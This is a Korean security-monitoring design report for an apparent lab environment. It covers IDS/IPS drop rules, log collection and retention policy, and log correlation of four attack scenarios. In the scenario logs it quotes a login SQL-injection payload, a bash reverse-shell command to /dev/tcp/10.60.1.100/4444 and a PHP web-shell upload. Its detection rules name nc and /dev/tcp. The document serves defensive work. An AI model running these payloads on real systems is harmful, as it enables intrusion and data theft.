	4010001	Nmap Repeated header-only IP packets from same source - Nmap IP Protocol Scan (-sO) suspected	동일 출발지 IP가 30초 동안 페이로드 크기 0바이트인 IP 패킷을 90개 이상 전송하면 탐지
로그인 SQLi로 admin 세션 획득	2001006	SQL Injection - SQL Comment Detected on Login	SQL Injection 주석 탐지 pcre:"/(?:-- # \^*)/"
저장형 XSS 후기 삽입	2003005	Stored XSS cookie	document.cookie

SCN-03. 파일 업로드 리버스 셸 RCE

Stored XSS 탐지 결과

발생 시각	Source	요약
26-08-13-13:28:34 KST	alert	FILE UPLOAD - Filename Extension and Content-Type Mismatch
26-08-13-13:28:34 KST	alert	Bash Shell - External Connection
26-08-13-13:28:34 KST	alert	Bash Shell - Command Attempt
26-08-13-13:28:34 KST	alert	WEB SHELL - Outbound TCP Connection
26-08-13-13:38:02 KST	alert	WEB SHELL - Interactive Shell Command Detected in Raw TCP Data

공격법	SID	메시지	탐지 시그니처
.php 업로드	2006002	FILE UPLOAD - Filename Extension and Content-Type Mismatch	파일 업로드 페이지에서 파일 확장자가 .php, .js, .exe, .sh, .py, .reg 일 때 탐지
악성 코드 실행 리버스 셸	5002001	WEB SHELL - Interactive Shell Command Detected in Raw TCP Data	외부에서 들어오는 셸 명령어 탐지 시스템/권한 확인(pwd, id, whoami, uname -a, hostname) 파일·경로 조작(ls, cat, cd, chmod)
	5001001	WEB SHELL - Outbound TCP Connection	서버에서 외부로 나가는 SYN 요청 탐지
	5001003	Bash Shell - External Connection	nc, /dev/tcp 등 외부 연결 명령어 탐지
	5001002	Bash Shell - Command Attempt	/bin/bash, bash -i 등 셸 실행 탐지

SCN-04. 로그인 브루트 포스


Login BruteForce 탐지 결과

26-08-13-15:37:00 KST	alert	Login Failed
26-08-13-15:37:00 KST	alert	BF - Login Attempt
26-08-13-15:37:00 KST	alert	Login Failed
26-08-13-15:37:00 KST	alert	BF - Login Attempt
26-08-13-15:37:00 KST	alert	Login Failed
26-08-13-15:37:00 KST	alert	BF - Login Attempt
26-08-13-15:37:00 KST	alert	Login Failed
26-08-13-15:37:00 KST	alert	BF - Login Attempt
26-08-13-15:37:00 KST	alert	Login Failed
26-08-13-15:37:00 KST	alert	BF - Login Attempt

공격법	SID	메세지	탐지 시그니처
무차별 대입	3001001	BF - Login Attempt	로그인 탐지가 60초 안에 10 번이상 탐지

5-6. IPS

구축 배경



- 브리지(투명) 모드로 동작하므로 기존 IP 체계나 L3 라우팅 구조를 변경하지 않고 세그먼트 앞단에 삽입할 수 있다.
- 구성이 완료된 인프라 중간에 IPS를 삽입해야 하는 상황에서 재설계 없이 배치 지점을 선택할 수 있으며, 이 점이 다중 배치를 가능하게 한 요인이다.
- IDS 패킷 집중 관제팀에서 지정한 룰셋을 바탕으로 IPS 환경에 맞춰 DROP 룰을 적용한다.

구간별 DROP 룰셋 차등 적용

구간별 정상 트래픽의 성격이 다르므로 Drop 적용 범위를 동일하게 두지 않고 차등 적용한다.

구간	정상 트래픽 특성	Drop 적용 방침
웹하드	대용량 파일 전송이 정상 트래픽이며 오탐 시 서비스 영향이 큼	확정 시그니처만 Drop으로 운용
모니터링 · 로그 DB	정상 통신이 화이트리스트로 확정됨	Drop 적용 폭을 넓게 운용

IPS01 - 악성 파일 반입 및 우회 공격

세부 공격 / 단계	SID	분류	Rule Message (msg)
악성 파일 반입	1009201	WebHard (owncloud)	EXPLOIT-KIT ownCloud Executable Webshell File Upload Attempt
	1009101	WebHard (pydio)	EXPLOIT-KIT Pydio Cells Executable File Upload Attempt
	2006001	File Upload	FILE UPLOAD - Dangerous Executable Filename Extension
확장자 · MIME 위장	1009202	WebHard (owncloud)	EXPLOIT-KIT ownCloud Webshell Upload Content-Type Mismatch
	2006002	File Upload	FILE UPLOAD - Filename Extension and Content-Type Mismatch
	2009001	RLO	Unicode RLO filename spoofing detected
우회 반입 (검사 후 변조)	1001405	FTP	FTP renamed to dangerous extension
	1001403	FTP	FTP file permission restriction removed
	1009203	WebHard (owncloud)	EXPLOIT-KIT ownCloud Webshell Malicious Code Payload Injected
경로 이탈	1009206	WebHard (owncloud)	EXPLOIT-KIT ownCloud Directory Traversal Attempt
	1001212	FTP	FTP parent path file upload
	1006002	SMB	EXPLOIT-KIT SMB2 Directory Traversal Path Attempt
반입 후 실행 · 역접속	5001001	Reverse Shell	WEB SHELL - Outbound TCP Connection
	5002001	Shell Command	WEB SHELL - Interactive Shell Command Detected in Raw TCP Data
	2006003	File Upload	WEB ATTACK - Dangerous File Requested from Upload Directory
인증 공격 · 정찰	1009204	WebHard (owncloud)	EXPLOIT-KIT ownCloud Login Brute-Force Attempt
	1009207	WebHard (owncloud)	EXPLOIT-KIT ownCloud Sensitive Configuration File Access Attempt
	4008003	NSE Scan	WebDAV PROPFIND Reconnaissance Detected

IPS02 - 인프라 설정 변조 및 비인가 접근

세부 공격 / 단계	SID	분류	Rule Message (msg)
설정 변조	1003010	SNMP-cacti	PROTOCOL-SNMP SetRequest write attempt
	1003105	SNMP-mrtg	PROTOCOL-SNMP SetRequest write attempt
	1004008	DNS	SEC-DNS Unauthorized Dynamic DNS Update Request

비인가 접근	1003110	SNMP-mrtg	PROTOCOL-SNMP agent response to unauthorized manager
	1003101	SNMP-mrtg	PROTOCOL-SNMP unauthorized SNMPv1 request attempt
	1003001	SNMP-cacti	PROTOCOL-SNMP v2c default community public unauthorized access attempt
인프라 정찰 · 열거	1003116	SNMP-mrtg	EXPLOIT-SNMP Universal MIB Tree Walk / Sequential Scan Attempt
	1003012	SNMP-cacti	PROTOCOL-SNMP repeated SNMP enumeration storm
	4007006	Version Scan	NMAP multiple unauthenticated MariaDB scanning detected
데이터 탈취	2001009	SQL Injection	SQL Injection - Information Schema Column
	1004006	DNS	SEC-DNS Zone Transfer Request (AXFR/IXFR) Reconnaissance Attempt
	1004007	DNS	SEC-DNS Potential DNS Tunneling - Abnormally Long Subdomain Query
관리 경로 · 네트워크 위장	1005003	SSH	ATTACK-RESPONSES SSH Brute Force Inbound Attempt
	1008001	DHCP	DHCP Rogue Server OFFER
	5001001	Reverse Shell	WEB SHELL - Outbound TCP Connection

IPS03 - 웹 공격 시나리오 단계별 탐지

시나리오 단계	SID	분류	Rule Message (msg)
① 인증 우회 (login.php SQLi)	2001006	SQL Injection	SQL Injection - SQL Comment Detected on Login
	2001005	SQL Injection	SQL Injection - Always True Condition
	3001001	Brute Force	BF - Login Attempt
② 세션 쿠키 탈취 (Stored XSS)	2003001	Stored XSS	XSS(S) - Script Tag
	2003005	Stored XSS	Stored XSS cookie
	5001001	Reverse Shell	WEB SHELL - Outbound TCP Connection
③ 스키마 열거 및 덤프 (search.php UNION SQLi)	2001009	SQL Injection	SQL Injection - Information Schema Column
	2001002	SQL Injection	SQL Injection - UNION SELECT Password
	2001008	SQL Injection	SQL Injection - UNION SELECT Credential Fields
④ 파일 업로드 리버스셸	2006002	File Upload	FILE UPLOAD - Filename Extension and Content-Type Mismatch
	2006003	File Upload	WEB ATTACK - Dangerous File Requested from Upload Directory
	2002002	Command Injection	Command Injection - Reverse Shell

⑤ RLO 확장자 위장 · 링크 피싱	2009001	RLO	Unicode RLO filename spoofing detected
	2003004	Stored XSS	XSS(S) - Anchor URI
	2004001	Redirect External	Open Redirect External
⑥ 접근통제 우회	2007001	Broken Access Control	ACCESS CONTROL - Profile User Does Not Match Buyer
	2008001	IDOR	IDOR - Order Request

장비별 운용 중점

구분	배치 구간	플랫폼	운용 중점
IPS01	웹하드 구간	pfSense + Suricata	- 악성 파일 반입 차단 - 역접속(C2) 아웃바운드 차단
IPS02	모니터링 구간	pfSense + Suricata	- 관제 체계 보호 - 데이터 유출 및 로그 위조 차단
IPS03	대외 웹서비스 구간	pfSense + Suricata	- 외부 유입 웹 공격 1차 차단 - 정찰 및 스캐닝 탐지

5-7. 서버 로그 정책

관제 로그 종류

로그 소스	계층	기록 내용 / 탐지 관점
access_log (WAS)	웹 - 요청	모든 HTTP 요청 라인·응답코드. 공격 요청의 진입 지점(경로·파라미터·상태코드)을 기록
ModSecurity (WAF)	웹 - 탐지	공격 패턴 룰 탐지 — SQLi(942100)·XSS(941xxx)·RCE(932130)·Path Traversal(930110) 등 시그니처
MariaDB audit	DB	DB에 실제 도달·실행된 SQL 쿼리와 문법오류(1064). 주입 시도가 아닌 실제 실행·성공 징후를 확증
Linux auditd	시스템 (OS)	명령 실행(EXECVE)·파일/계정/디렉터리 변조 감사. 리버스셸·웹셸 실행의 OS 레벨 증거
vsftpd	FTP	FTP 인증·파일 전송(STOR)
BIND query	DNS	DNS 질의(Zone Transfer 시도 등)
snmptrap	SNMP	SNMP community 오류 및 접속 시도

대역별 수집 대상

대역	서버명	관제 로그
보안	WS02	access_log (Nginx) ModSecurity (WAF) Linux auditd
	DB06	MariaDB_audit Linux auditd
웹하드	HD01	access_log (Nginx) snmptrap Linux auditd
	HD02	access_log (Apache) vsftpd
	DB01	MariaDB_audit
모니터링 및 관제	MS01 (WIN)	vsftpd dns_query ModSecurity (WAF) snmptrap
	MR01	access_log (Apache) ModSecurity (WAF) Linux auditd
	MR02	access_log (Nginx) Linux auditd
	DB02	MariaDB_audit Linux auditd
	DB03	MariaDB_audit Linux auditd
	DB04	MariaDB_audit Linux auditd
	DB05	MariaDB_audit Linux auditd

로그 설정 정책

- 시간 동기화 : 전 서버는 NTP로 시각을 동기화하여 타임스탬프 기반 상관분석이 가능하도록 한다.
- 각 서버 전송 : 원본 로그를 텍스트로 저장하고 rsyslog imfile로 수집하여 C&C 서버(MS02) 514/TCP로 전송한다. 저장 형식은 RSYSLOG_FileFormat을 적용한다.

- 예외 : SNMP 트랩은 **snmptrapd**가 자체 로그 파일을 생성하지 않고 **syslog**로 직접 기록하므로, imfile 대신 **syslog** 직접 수집(imjournal/imuxsock)을 사용한다. 전송 경로와 저장 형식은 동일하다.
- C&C 중앙 수신 : imtcp 514 포트로 수신하여 송신 IP별 **dynafile**로 저장한다.

/var/log/remote/%fromhost-ip%/programname%.log

로그 소스	계층	Facility	추가 설정
access_log (WAS)	웹 - 요청	local5	공격 탐지를 위한 cookie 로그 포맷 및 보안 사고 방지를 위한 마스킹 설정
ModSecurity (WAF)	웹 - 탐지	local4	로그 관제·분석을 위한 탐지 전용 설정 (차단 미적용)
MariaDB audit	DB	local2	SQL Injection 등 공격 시도 탐지를 위한 감사 로깅
Linux auditd	시스템 (OS)	local3	apache/nginx, mariadb 웹셀 방지를 위한 로그 송신 설정
vsftpd	응용 - 파일 전송	local1	기본 접속 내용 외 상세 내용 로깅 설정
BIND query	응용 - 도메인 질의	local0	DNS 쿼리 추가 로깅 설정
snmptrap	네트워크 - 장비 상태	-	trap 발생 로깅 추가 설정

로그 필드 선별 근거

저장 비용과 조회 지연을 피하기 위해, 공격을 탐지하고 유형을 분류하는 데 실제로 쓰이는 형식지정자만 선별해 정형 테이블로 저장한다. 육하원칙 축으로 정리한 각 로그의 공통 필드는 다음과 같다.

테이블	누가(주체)	언제	어디를(대상)	무엇으로(증거)	결과	무슨 공격
web_access	src_ip	event_time	payload(요청)	payload·cookie	status	detect_reason
modsec	src_ip	event_time	uri·dst_port	request_body·matched_data	status	detect_reason
mariadb	src_ip·user	event_time	db_name	payload(SQL)	retcode	detect_reason
audit	audit·uid·addr	event_time	exe·lport	payload(명령)	res	detect_reason
dns	src_ip	event_time	queried_domain	class·record_type	-	detect_reason
ftp	src_ip·pid	event_time	target_user	log_detail	event_type	detect_reason
snmp	src_ip	event_time	community	log_detail	event_type	detect_reason

로그 저장 정책 (logrotate)

에이전트 서버로부터 수신되는 중앙 원격 로그의 무제한 적재로 인한 디스크 용량 고갈을 방지하기 위해, **logrotate** 기반의 자동 로테이션·압축·삭제 체계를 적용한다.

설정 항목	적용 값	상세 설명
대상 경로	/var/log/remote/*/*.log	에이전트 IP별·프로그램별 원격 수신 로그 전체
실행 기준	daily / size 100M	매일 1회 검사, 100MB 초과 시 즉시 분할 로테이트
보관 기간	rotate 90	최근 90개(90일치) 파일만 보관, 초과분 자동 삭제
압축 저장	compress	로테이트된 과거 로그 파일(.gz) 자동 압축 보관
예외 처리	missingok, notifempty	로그 파일 부재 시 에러 방지, 내용이 없는 빈 파일은 생략
프로세스 연동	postrotate	로테이트 완료 후 rsyslog에 HUP 시그널을 보내 파일 포인터 갱신

기대 효과

- 개별 파일당 100MB, 90일 보관 제한으로 디스크 100% 도달에 따른 관제 마비 예방
- gzip 압축으로 과거 로그 저장 용량 약 70~80% 절감
- HUP 시그널 전송으로 rsyslog 재시작 없이 파일 핸들을 교체하여 로그 누락 방지

백업 DB 저장 정책

메인 DB(MariaDB)의 트래픽 부하를 줄이고 스토리지 용량과 90일 보관 지침을 함께 충족하기 위해, 과거 데이터를 백업 DB로 이관하고 90일 초과 데이터를 자동 삭제한다.

시스템 구성 및 보관 정책

구분	메인 DB (Main Source)	백업 DB (Backup Target)
역할	실시간 운영 서비스 및 로그 수집	과거 데이터 보관, 분석 및 이중화 백업
작업 주기	-	매일 새벽 03:00 (KST)
보관 주기	실시간 처리 후 이관 완료 데이터	최근 90일 (90일 초과 데이터 자동 삭제)
이관 · 삭제 방식	배치 스크립트 실행	원자적(Atomic) 데이터 적재 및 자동 Purge

스케줄링 및 처리 절차

서비스 이용률이 가장 낮은 새벽 3시에 데이터 이관과 90일 초과 데이터 삭제를 연동 실행한다.

```
0 3 * * * /usr/local/bin/db_daily_backup_and_purge.sh >> /var/log/db_backup.log 2>&1
```

단계	처리	내용
①	데이터 이관	메인 DB에서 기준 시점 이후의 신규 레코드를 추출해 백업 DB의 해당 테이블로 이관
②	적재 검증	메인 DB와 백업 DB 간 이관 레코드 수를 비교해 적재 상태를 검증
③	자동 삭제	백업 DB에서 90일 초과 데이터를 자동 삭제(Purge)

기대 효과

- 90일 보관 정책 적용으로 백업 DB 스토리지 용량 고갈 방지 및 유지 비용 절감
- 로그 최소 보관 기간 90일 충족, 불필요한 장기 보관 데이터 자동 폐기
- 과거 데이터 이관으로 메인 DB 트래픽 부하 경감 및 서비스 연속성 확보

보관 기준 요약

대상	보관 위치	보관 기간	초과 시 처리
원격 수신 로그 파일	/var/log/remote/*/*.log (C&C 서버)	90일	logrotate 자동 삭제 (과거분 gzip 압축 보관)
DB 적재 로그 데이터	백업 DB	90일	일일 배치에서 자동 Purge

5-8. 서버 로그 탐지 관리

SCN-01. SQL Injection을 통한 인증 우회 및 회원정보 대량 탈취

시각	소스 (파싱 테이블)	파싱 결과
2026-08-12 17:48:55	modsecurity	unique_id = 178652453564.499045 src_ip = 10.60.1.100 src_port = 34560 dst_ip = 10.60.0.10 dst_port = 80 request_method = POST request_uri = /login.php rule_id = 942100 rule_msg = SQL Injection Attack Detected via libinjection matched_data = found within ARGS:username: ' OR '1'='1' -- - action_result = 403 severity = CRITICAL
2026-08-12 17:48:55	mariadb-audit	src_ip = localhost target_user = vulnmart event_type = QUERY db_name = vulnmart payload = SELECT * FROM users WHERE username="" AND password_plain="" LIMIT 1 action_result = 1064 attack_type = SQL_INJECTION
2026-08-12 17:48:55	mariadb-audit	src_ip = localhost target_user = vulnmart event_type = QUERY db_name = vulnmart payload = SELECT * FROM users WHERE username="" OR '1'='1' -- -' AND password_plain="" action_result = 0 attack_type = SQL_INJECTION
2026-08-12 17:48:55	nginx-access	src_ip = 10.60.1.100 payload = POST /login.php HTTP/1.1 action_result = 302 user_agent = python-requests/2.32.5 cookie = -

시각	소스 (파싱 테이블)	파싱 결과
2026-08-12 17:48:55	mariadb-audit	src_ip = localhost target_user = vulnmart event_type = QUERY db_name = vulnmart payload = SELECT * FROM users WHERE username=" ORDER BY 14-- '-' AND password_plain=" action_result = 1054 attack_type = SQL_INJECTION



nginx access의 로그인 성공 로그와 MariaDB audit의 ' OR '1'='1' -- - 쿼리를 같은 시각으로 관제하여 다음 내용을 확인할 수 있다.

- SQL문 주입이 실제 인증 우회로 성립했다.
- access 로그의 IP를 확인하여 가해자 IP를 확인할 수 있다.

SCN-02. 저장형 XSS 기반 피싱·카드정보 탈취·부정 결제 연쇄


시각	소스 (파싱 테이블)	파싱 결과	탐지 사유 (detect_reason)
2026-08-12 18:00:15	modsecurity	unique_id = 178652521555.953778 src_ip = 10.60.1.100 src_port = 58069 dst_ip = 10.60.0.10 dst_port = 80 request_method = POST request_uri = /review_submit.php rule_id = 920350 rule_msg = Host header is a numeric IP address matched_data = 10.60.0.10 (REQUEST_HEADERS:Host) action_result = 403 severity = CRITICAL	WAF 룰 매치(920350)
2026-08-12 18:00:15	nginx-access	src_ip = 10.60.1.100 payload = POST /review_submit.php HTTP/1.1 action_result = 302 user_agent = Mozilla/5.0 ...Chrome/150 cookie = 6aab6c4e*****	저장형 XSS 리뷰 등록
2026-08-12 18:28:38	nginx-access	src_ip = 10.60.1.100 payload = GET /order.php?id=1&action=cancel HTTP/1.1 action_result = 200 cookie = 3be3eca7*****	60초 내 5회 이상 파라미터(ID) 순차 조회 (IDOR 의심)
2026-08-12 18:28:38	mariadb-audit	src_ip = localhost target_user = vulnmart event_type = QUERY db_name = vulnmart payload = UPDATE orders SET status=cancelled WHERE id=? action_result = 0 attack_type = UNKNOWN	권한 위반 주문 상태 변경 (IDOR 요청의 결과, 상관)



access 로그의 order.php의 action=cancel(200)과 MariaDB audit의 UPDATE orders ...cancelled를 역어서 실제 취소 5건을 확정한다. 세션 beacon 유출(피해자 10.60.0.20 → 피싱 10.60.1.101)·피싱 카드 수집·부정 결제·금액 변조는 대상 WAS 서버(10.60.0.10)를 경유하지 않아 로그에 남지 않는다. 하지만 앞뒤 로그에서 XSS 리뷰 등록과 주문 취소 및 금액 변조 로그를 확인할 수 있기 때문에 로그에 남지 않더라도 피싱 가능성을 추정하고 피해 규모는 DB 흔적을 통해 산정할 수 있다.

SCN-03. 파일 업로드를 통한 리버스셸 원격 제어권 탈취 (RCE)

시각	소스 (파싱 테이블)	파싱 결과	탐지 사유 (detect_reason)
2026-08-12 17:54:45	modsecurity	unique_id = 178652488538.540313 src_ip = 10.60.1.100 src_port = 60019 dst_ip = 10.60.0.10 dst_port = 80 request_method = POST request_uri = /profile.php rule_id = 933110 rule_msg = PHP Injection Attack: PHP Script File Upload Found matched_data = found within FILES:avatar: reverseshell.php action_result = 403 severity = CRITICAL	위험 실행 확장자(.php) 업로드 (WAF 933110)
2026-08-12 17:54:45	auditd	event_type = EXECVE src_ip = 127.0.0.1 uid = 996 exe_path = /usr/bin/bash payload = bash -c bash -i >& /dev/tcp/10.60.1.100/4444 0>&1 action_result = failed	C2 연결 및 리버스 셸 명령어 매칭 (트리거: 'bash -i')
2026-08-12 17:54:48	nginx-access	src_ip = 10.60.1.100 payload = GET /uploads/reverseshell.php HTTP/1.1 action_result = 200 cookie = 74ee8e8d*****	위험 확장자(.php) 업로드 경로 직접 실행
2026-08-12 17:54:48	auditd	event_type = REVERSE_SHELL/php-fpm src_ip = 127.0.0.1 exe_path = php-fpm child 1017 payload = bash: /dev/tcp/10.60.1.100/4444: no route to host action_result = failed	C2 연결 및 리버스 셸 명령어 매칭 (트리거: '/dev/tcp')




auditd(reverseshell.php 생성 → bash -i >& /dev/tcp/10.60.1.100/4444 EXECVE)·nginx access(웹셸 실행)·php-fpm(C2 연결)을 시각(17:54:45~48)·PID(1017)로 상관하면 업로드 → 실행 → 리버스셸 연결 시도의 전 과정을 확정한다.

SCN-04. 브루트포스(Brute Force)를 통한 로그인 인증 우회 및 계정 탈취

시각	소스 (파싱 테이블)	파싱 결과	탐지 사유 (detect_reason)
2026-08-12 17:56:05	mariadb-audit	src_ip = localhost target_user = vulnmart event_type = QUERY db_name = vulnmart payload = SELECT * FROM users WHERE username='admin' AND password_plain='sdfaghjb' action_result = 0 attack_type = UNKNOWN	admin 계정 사전 대입 인증 쿼리

2026-08-12 17:56:05	nginx-access	src_ip = 10.60.1.100 payload = POST /login.php HTTP/1.1 action_result = 200 user_agent = Mozilla/5.0 ...Chrome/150 cookie = -	60초 내 5회 이상 로그인 실패 (웹 브루트포스, ×44)
2026-08-12 17:56:06	nginx-access	src_ip = 10.60.1.100 payload = POST /login.php HTTP/1.1 action_result = 302 cookie = bat33sij*****	브루트포스 시도 후 로그인 성공 (계정 탈취 침해, ×3)



■ 공격 행위
 ■ 남는 로그
 ■ 수집·판정 경로

반복 POST /login.php에서 실패=200(×44)과 성공=302(×3)을 통해 Brute Force를 탐지하고, MariaDB audit의 대입 password_plain 값과 대조하면 성공한 자격증명 조합을 확정한다. 302 응답이 유효 계정의 유일한 신호이다.

탐지 계층 종합 분석

앞의 네 시나리오에서 확보된 로그를 계층별로 재배열하면 아래와 같다. 각 계층이 어떤 시나리오를 탐지했는지, 그리고 그 계층이 구조적으로 남기지 못하는 정보가 무엇인지를 함께 표기하였다.

	SCN-01 SQL Injection	SCN-02 저장형 XSS · IDOR	SCN-03 브루트포스	SCN-04 리버스셸 RCE
ModSecurity (요청 본문 X)	942100 libinjection 403 탐지	920350 Host 헤더 매치 XSS 본문 미기록	—	933110 PHP 업로드 탐지 403 탐지
nginx access (POST 본문 X)	302 인증 우회 성공 python-requests	302 XSS 등록 성공 200 IDOR 주문 조회	200 실패 × 44 302 성공 × 3	200 웹셸 실행 성공
MariaDB audit (공격자 IP X)	1064 문법 오류 0 인증 우회 성립 1054 컬럼 탐색 UNION 정보 덤프	UPDATE orders cancelled × 5	SELECT users 사전값 대입 확인	—
auditd (원격 IP X)	—	—	—	EXECVE bash -i REVERSE_SHELL connect failed
서버 로그 미기록 (전 계층 X)	—	세션 beacon 유출 피싱 카드 수집 부정 결제 변조	—	—

